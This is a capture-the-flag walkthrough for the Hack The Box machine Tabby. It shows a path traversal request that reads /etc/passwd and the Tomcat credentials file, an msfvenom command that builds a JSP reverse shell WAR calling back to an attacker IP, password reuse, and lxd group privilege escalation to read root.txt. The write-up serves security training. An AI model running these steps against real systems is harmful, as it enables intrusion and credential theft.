


Information Gathering


1) Found open ports

```
(vigneswar@VigneswarPC)-[~] ~$ sudo nmap 10.10.10.194 -p- -sV --min-rate 1000 --open
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-29 18:52 IST
Nmap scan report for 10.10.10.194
Host is up (0.17s latency).
Not shown: 60189 closed tcp ports (reset), 5343 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
8080/tcp  open  http     Apache Tomcat
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 74.22 seconds
```

2) Checked the website





3) Found a vhost



Vulnerability Assessment

1) Found LFI in news.php

Request

PrettyRawHex

1 GET /news.php?file=../../../../../../../../etc/passwd HTTP/1.1
2 Host: megahosting.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: close
8 Upgrade-Insecure-Requests: 1
9
10

Response

PrettyRawHexRender

1 HTTP/1.1 200 OK
2 Date: Wed, 29 May 2024 13:39:06 GMT
3 Server: Apache/2.4.41 (Ubuntu)
4 Vary: Accept-Encoding
5 Content-Length: 1850
6 Connection: close
7 Content-Type: text/html; charset=UTF-8
8
9 root:x:0:0:root:/root:/bin/bash
10 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
11 bin:x:2:2:bin:/bin:/usr/sbin/nologin
12 sys:x:3:3:sys:/dev:/usr/sbin/nologin
13 sync:x:4:65534:sync:/bin:/bin/sync
14 games:x:5:60:games:/usr/games:/usr/sbin/nologin
15 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
16 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
17 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
18 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
19 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
20 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
21 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
22 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
23 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
24 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
25 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
26 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
27 systemd-networkd:x:100:102:systemd Network Management,,:/run/systemd:/usr/sbin/nologin
28 systemd-resolve:x:101:103:systemd Resolver,,:/run/systemd:/usr/sbin/nologin
29 systemd-timesync:x:102:104:systemd Time Synchronization,,:/run/systemd:/usr/sbin/nologin
30 messagebus:x:103:106:/nonexistent:/usr/sbin/nologin
31 syslog:x:104:110:/home/syslog:/usr/sbin/nologin
32 apt:x:105:65534:/nonexistent:/usr/sbin/nologin
33 tss:x:106:111:TPM software stack,,:/var/lib/tpm:/bin/false
34 uidd:x:107:112:/run/uidd:/usr/sbin/nologin
35 tcpdump:x:108:113:/nonexistent:/usr/sbin/nologin
36 landscape:x:109:115:/var/lib/landscape:/usr/sbin/nologin
37 pollinate:x:110:1:/var/cache/pollinate:/bin/false
38 sshd:x:111:65534:/run/sshd:/usr/sbin/nologin
39 systemd-coredump:x:999:999:systemd Core Dumper::/usr/sbin/nologin
40 lxd:x:998:100:/var/snap/lxd/common/lxd:/bin/false
41 tomcat:x:997:997:/opt/tomcat:/bin/false

Inspector

Request attributes2

Request query parameters1

Request body parameters0

Request cookies0

Request headers7

Response headers6

Done2.042 bytes | 174 milliseconds

Exploitation

1) Searched about configuration file locations in tomcat and found the password

Apache Tomcat — Mozilla Firefox

megahosting.htb/news.phpApache Tomcat 9 (9.0.31)Apache Tomcat

10.10.10.194:8080

Kali LinuxKali ToolsKali DocsKali ForumsKali NetHunterExploit-DBGoogle Hacking DBOffSec

It works !

If you're seeing this page via a web browser, it means you've setup Tomcat successfully. Congratulations!

This is the default Tomcat home page. It can be found on the local filesystem at: `/var/lib/tomcat9/webapps/ROOT/index.html`

Tomcat veterans might be pleased to learn that **this system instance of Tomcat is installed with CATALINA_HOME in `/usr/share/tomcat9` and CATALINA_BASE in `/var/lib/tomcat9`, following the rules from `/usr/share/doc/tomcat9-common/RUNNING.txt.gz`.**

You might consider installing the following packages, if you haven't already done so:

tomcat9-docs: This package installs a web application that allows to browse the Tomcat 9 documentation locally. Once installed, you can access it by clicking [here](#).

tomcat9-examples: This package installs a web application that allows to access the Tomcat 9 Servlet and JSP examples. Once installed, you can access it by clicking [here](#).

tomcat9-admin: This package installs two web applications that can help managing this Tomcat instance. Once installed, you can access the [manager webapp](#) and the [host-manager webapp](#).

NOTE: For security reasons, using the manager webapp is restricted to users with role "manager-gui". The host-manager webapp is restricted to users with role "admin-gui". Users are defined in `/etc/tomcat9/tomcat-users.xml`.

Request

Raw

Hex

1

GET /news.php?file=../../../../../../../../usr/share/tomcat9/etc/tomcat-users.xml

HTTP/1.1

2

Host: megahosting.htb

3

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0

4

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8

5

Accept-Language: en-US,en;q=0.5

6

Accept-Encoding: gzip, deflate, br

7

Connection: close

8

Upgrade-Insecure-Requests: 1

9

10

Response

Raw

Hex

Render

16

the License. You may obtain a copy of the License at

17

18

http://www.apache.org/licenses/LICENSE-2.0

19

20

Unless required by applicable law or agreed to in writing, software

21

distributed under the License is distributed on an "AS IS" BASIS,

22

WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.

23

See the License for the specific language governing permissions and

24

limitations under the License.

25

-->

26

<tomcat-users xmlns="http://tomcat.apache.org/xml"

27

xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"

28

xsi:schemaLocation="http://tomcat.apache.org/xml tomcat-users.xsd"

29

version="1.0">

30

<!--

31

NOTE: By default, no user is included in the 'manager-gui' role required

32

to operate the "/manager/html" web application. If you wish to use this app,

33

you must define such a user - the username and password are arbitrary. It is

34

strongly recommended that you do NOT use one of the users in the commented out

35

section below since they are intended for use with the examples web

36

application.

37

-->

38

<!--

39

NOTE: The sample user and role entries below are intended for use with the

40

examples web application. They are wrapped in a comment and thus are ignored

41

when reading this file. If you wish to configure these users for use with the

42

examples web application, do not forget to remove the <!-- ... --> that surrounds

43

them. You will also need to set the passwords to something appropriate.

44

-->

45

<!--

46

<role rolename="tomcat"/>

47

<role rolename="role1"/>

48

<user username="tomcat" password="<must-be-changed>" roles="tomcat"/>

49

<user username="both" password="<must-be-changed>" roles="tomcat,role1"/>

50

<user username="role1" password="<must-be-changed>" roles="role1"/>

51

-->

52

<role rolename="admin-gui"/>

53

<role rolename="manager-script"/>

54

<user username="tomcat" password="\$3cureP4s5w0rd123!" roles="admin-gui,manager-script"/>

55

</tomcat-users>

56

Inspector

Request attributes

2

Request query parameters

1

Request body parameters

0

Request cookies

0

Request headers

7

Response headers

6

tomcat:\$3cureP4s5w0rd123!

2) Checked about the roles

Configuring Manager Application Access

The description below uses the variable name `$CATALINA_BASE` to refer the base directory against which most relative paths are resolved. If you have not configured Tomcat for multiple instances by setting a `CATALINA_BASE` directory, then `$CATALINA_BASE` will be set to the value of `$CATALINA_HOME`, the directory into which you have installed Tomcat.

It would be quite unsafe to ship Tomcat with default settings that allowed anyone on the Internet to execute the Manager application on your server. Therefore, the Manager application is shipped with the requirement that anyone who attempts to use it must authenticate themselves, using a username and password that have one of **manager-xxx** roles associated with them (the role name depends on what functionality is required). Further, there is no username in the default users file (`$CATALINA_BASE/conf/tomcat-users.xml`) that is assigned to those roles. Therefore, access to the Manager application is completely disabled by default.

You can find the role names in the **web.xml** file of the Manager web application. The available roles are:

- **manager-gui** — Access to the HTML interface.
- **manager-status** — Access to the "Server Status" page only.
- **manager-script** — Access to the tools-friendly plain text interface that is described in this document, and to the "Server Status" page.
- **manager-jmx** — Access to JMX proxy interface and to the "Server Status" page.

Deploy A New Application Archive (WAR) Remotely

```
http://localhost:8080/manager/text/deploy?path=/foo
```

Upload the web application archive (WAR) file that is specified as the request data in this HTTP PUT request, install it into the **appBase** directory of our corresponding virtual host, and start, deriving the name for the WAR file added to the **appBase** from the specified path. The application can later be undeployed (and the corresponding WAR file removed) by use of the `/undeploy` command.

This command is executed by an HTTP PUT request.

The .WAR file may include Tomcat specific deployment configuration, by including a Context configuration XML file in `/META-INF/context.xml`.

URL parameters include:

- **update**: When set to true, any existing update will be undeployed first. The default value is set to false.
- **tag**: Specifying a tag name, this allows associating the deployed webapp with a tag or label. If the web application is undeployed, it can be later redeployed when needed using only the tag.

NOTE - This command is the logical opposite of the `/undeploy` command.

If installation and startup is successful, you will receive a response like this:

```
OK - Deployed application at context path /foo
```

Otherwise, the response will start with **FAIL** and include an error message. Possible causes for problems include:

- **Application already exists at path /foo**

The context paths for all currently running web applications must be unique. Therefore, you must undeploy the existing web application using this context path, or choose a different context path for the new one. The **update** parameter may be specified as a parameter on the URL, with a value of **true** to avoid this error. In that case, an undeploy will be performed on an existing application before performing the deployment.

- **Encountered exception**

An exception was encountered trying to start the new web application. Check the Tomcat logs for the details, but likely explanations include problems parsing your `/WEB-INF/web.xml` file, or missing classes encountered when initializing application event listeners and filters.

3) Created a reverse shell payload app

```
(vigneswar@VigneswarPC)-[~]
$ msfvenom -f war -p java/jsp_shell_reverse_tcp LHOST=10.10.14.2 LPORT=4444 > reverse.war
Payload size: 1101 bytes
Final size of war file: 1101 bytes
```

Deploy a Directory or WAR by URL


Deploy a web application directory or ".war" file located on the Tomcat server. If no **path** is specified, the path and version are derived from the directory name or the war file name. The **war** parameter specifies a URL (including the **file:** scheme) for either a directory or a web application archive (WAR) file. The supported syntax for a URL referring to a WAR file is described on the Javadocs page for the [Java.net.JarURLConnection](#) class. Use only URLs that refer to the entire WAR file.

In this example the web application located in the directory **/path/to/foo** on the Tomcat server is deployed as the web application context named **/foofoo**.



```
http://localhost:8080/manager/text/deploy?path=/foofoo&war=file:/path/to/foo
```

In this example the ".war" file **/path/to/bar.war** on the Tomcat server is deployed as the web application context named **/bar**. Notice that there is no **path** parameter so the context path defaults to the name of the web application archive file without the ".war" extension.


```
http://localhost:8080/manager/text/deploy?war=file:/path/to/bar.war
```



4) Found an encrypted zip file



5) Cracked it and found the password



6) The password worked for ash user (password reuse)

```
tomcat@tabby:/var/www/html/files$ su ash
Password:
ash@tabby:/var/www/html/files$
```

Privilege Escalation

1) The user is member of lxd group

<https://book.hacktricks.xyz/linux-hardening/privilege-escalation/interesting-groups-linux-pe/lxd-privilege-escalation>

```
ash@tabby:~$ id
uid=1000(ash) gid=1000(ash) groups=1000(ash),4(adm),24(cdrom),30(dip),46(plugdev),116(lxd)
ash@tabby:~$
```

```
ash@tabby:~$ lxc init alpine privesc -s mypool -c security.privileged=true
Creating privesc
```

```
The instance you are starting doesn't have any network attached to it.
To create a new network, use: lxc network create
To attach a network to an instance, use: lxc network attach
```

```
ash@tabby:~$ lxc list
```

NAME	STATE	IPV4	IPV6	TYPE	SNAPSHOTS
privesc	STOPPED			CONTAINER	0

```
ash@tabby:~$ lxc config device add privesc host-root disk source=/ path=/mnt/root recursive=true
Device host-root added to privesc
```

```
ash@tabby:~$ lxc start privesc
```

```
ash@tabby:~$ lxc exec privesc /bin/sh
```

```
~ # ls
~ # cd /mnt/root
/mnt/root # ls
bin      cdrom    etc      lib      lib64    lost+found  mnt      proc      run      snap      sys      usr
boot     dev      home     lib32    libx32    media      opt      root      sbin     srv       tmp      var
/mnt/root # cd /root
~ # ls
~ # /mnt/root/root
/bin/sh: /mnt/root/root: Permission denied
~ # ls
~ # cd /mnt/root
/mnt/root # ls
bin      cdrom    etc      lib      lib64    lost+found  mnt      proc      run      snap      sys      usr
boot     dev      home     lib32    libx32    media      opt      root      sbin     srv       tmp      var
/mnt/root # cd root
/mnt/root/root # ls
root.txt  snap
/mnt/root/root # cat root.txt
68ae00de66fb5e52dc4359c51450e80f
/mnt/root/root #
```